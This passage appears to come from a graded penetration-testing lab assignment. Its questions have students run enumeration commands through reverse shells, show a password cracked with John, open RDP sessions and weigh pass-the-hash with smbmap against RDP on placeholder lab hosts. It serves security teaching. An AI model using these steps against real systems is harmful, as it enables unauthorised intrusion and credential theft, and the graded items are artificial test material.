4. **Execute the `net users` command on `X.X.X.108`. Take a screenshot of successful execution.**
   (10 points)

5. **With your reverse shell, run the following command and take a screenshot of the entire output for your lab report.**
   `PS C:>` **`systeminfo`**
   (10 points)

6. **Show Shelly's plaintext password(s) from the output of the John command.**
   (10 points)

7. **Take a screenshot of the RDP session** *(include the* `rdesktop - x.x.x.111` *heading)*
   (10 points)

8. **Do some research on the internet. What happens if you RDP into this machine while the user Joshua is actively using the computer?**
   (5 points)

9. **When would we want to use `smbmap` w/ Pass the Hash over using RDP to connect to a machine?**
   (10 points)

10. **Take a screenshot of this command's output after you've obtained your interactive shell on `X.X.X.121`:**
    `echo "[netid]" && id && ip a`
    (10 points)

11. **Take a screenshot of this command's output after you've obtained your interactive shell on `X.X.X.122`:**
    `echo "[netid]" && id && ip a`
    (10 points)